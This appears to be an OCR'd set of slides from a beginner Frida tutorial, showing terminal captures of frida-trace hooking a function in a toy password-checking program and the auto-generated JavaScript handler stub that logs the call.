

1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
Instrumenting...
sub_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/__handlers__/simple2/sub_11a9.js"
Started tracing 1 function. Press Ctrl+C to stop.
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.


FRIDA Linux (ix)


- Now, as the handler is already present, **frida** will load it and obey our instructions.
- Just a relevant note for people not used to **frida**.

- Now, let’s take a loot within the autogenerated handler to understand what is happening there…


1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
/*
* Auto-generated by Frida. Please modify to match the signature of sub_11a9.
* This stub is currently auto-generated from manpages when available.
*
* For full API reference, see: https://frida.re/docs/javascript-api/
*/
{
/**
* Called synchronously when about to call sub_11a9.
*
* @this {object} - Object allowing you to store state for use in onLeave.
* @param {function} log - Call this function with a string to be presented to the user.
* @param {array} args - Function arguments represented as an array of NativePointer objects.
* For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
* It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
* @param {object} state - Object allowing you to keep state across function calls.
* Only one JavaScript function will execute at a time, so do not worry about race-conditions.
"__handlers__/simple2/sub_11a9.js" 38L, 1699B 1,1 Comienzo
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.


1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
/**
* Called synchronously when about to call sub_11a9.
*
* @this {object} - Object allowing you to store state for use in onLeave.
* @param {array} args - Function arguments represented as an array of NativePointer objects.
* For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
* It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
* @param {object} state - Object allowing you to keep state across function calls.
* Only one JavaScript function will execute at a time, so do not worry about race-conditions.
* However, do not use this to store function arguments across onEnter/onLeave, but instead
* use "this" which is an object for keeping state local to an invocation.
*/
onEnter(log, args, state) {
log('sub_11a9()');
},
1,1 Comienzo
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.

